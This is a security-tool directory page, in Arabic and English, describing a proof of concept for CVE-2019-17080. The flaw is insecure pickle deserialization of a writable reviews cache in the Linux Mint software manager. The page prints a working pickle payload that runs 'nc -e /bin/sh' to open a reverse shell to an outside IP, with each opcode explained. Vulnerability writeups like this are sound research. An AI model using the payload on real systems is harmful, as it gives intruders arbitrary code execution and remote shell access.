
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Mintinstall-object-injection — CVE-2019-17080 | Kitploit
أدوات/GitHubGitHub/andhrimnirr/mintinstall-object-injection
توليد الحمولةتحليل الثغرات الأمنيةتحليل الكودالاستغلالاستغلال تطبيقات الويبسوء التكوين
GitHubandhrimnirr/mintinstall-object-injection

Mintinstall-object-injection

مشاركة

CVE-2019-17080

عرض المستودع
134منذ 7 سنواتلم تتم المراجعة بعد

مدير برامج لينكس مينت (الإصدار 7.9.5/9) بسبب سوء التهيئة يتسبب في تنفيذ حقن كائنات وتشغيل أكواد عشوائية.

Linux mint software manager (v 7.9.5/9) causes us to execute object injection and arbitrary code due to incorrect configuration

mintinsall

عند تشغيل مدير برامج مينت، يتحقق من وجود تعليقات جديدة، وفي حال وجودها يقوم بتنزيلها من new-reviews.list وكتابتها في الملف.

If there is a new comment new-reviews.list download from and write to file.

code mintinstall.py

عند بدء تشغيل مدير البرامج لأول مرة، يستدعي الفئة ReviewCache() من وحدة المراجعات.

When the software manager first starts, it calls the ReviewCache() class from the reviews module.

كيف يعالج البيانات؟

How Does It Process Data?

code reviews.py

عند بدء تشغيل الفئة ReviewCache (في __init__) تقوم باستدعاء الدالة _load_cache().

When the ReviewCache class starts (init) it calls _load_cache()



دالة تحميل الذاكرة المؤقتة تقرأ الملف الموجود في المتغير REVIEWS_CACHE وتقوم بإلغاء تسلسل البيانات داخل الملف بمساعدة وحدة pickle وتحتفظ ببعض القيم في الذاكرة.

The Load cache function reads the file in the REVIEWS_CACHE variable and unserializes the data in the file with the help of the pickle module and holds some values in memory.

عند فحص الملف، يبدو أن لدي صلاحية الكتابة.

When I check the file, it looks like I'm allowed to write.

بما أننا نستطيع إجراء عمليات التسلسل/إلغاء التسلسل باستخدام وحدة Pickle، يمكننا تضمين الوحدة وتنفيذ أكواد عشوائية باستخدام دالة reduce.

Pickle since we can perform serialize/unserialize operations with the module, we can include the module and execute arbitrary code using the reduce method.

في هذه الحالة، إذا تمت محاولة إلغاء تسلسل الملف، فسيتم تشغيل الكود الضار.

If you attempt to unserialize the file, our malicious code will work.

cos 
system 
(S'nc -e /bin/sh 192.168.2.138 4545' 
tR.
>> اسم الوحدة c{os}
>> الدالة
( >> كائن العلامة
S >> قراءة حتى نهاية الاقتباس ووضعه في المكدس
tR. >> استدعاء ما في المكدس ووضع النتيجة في المكدس
alt-text

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    361
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    322

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →







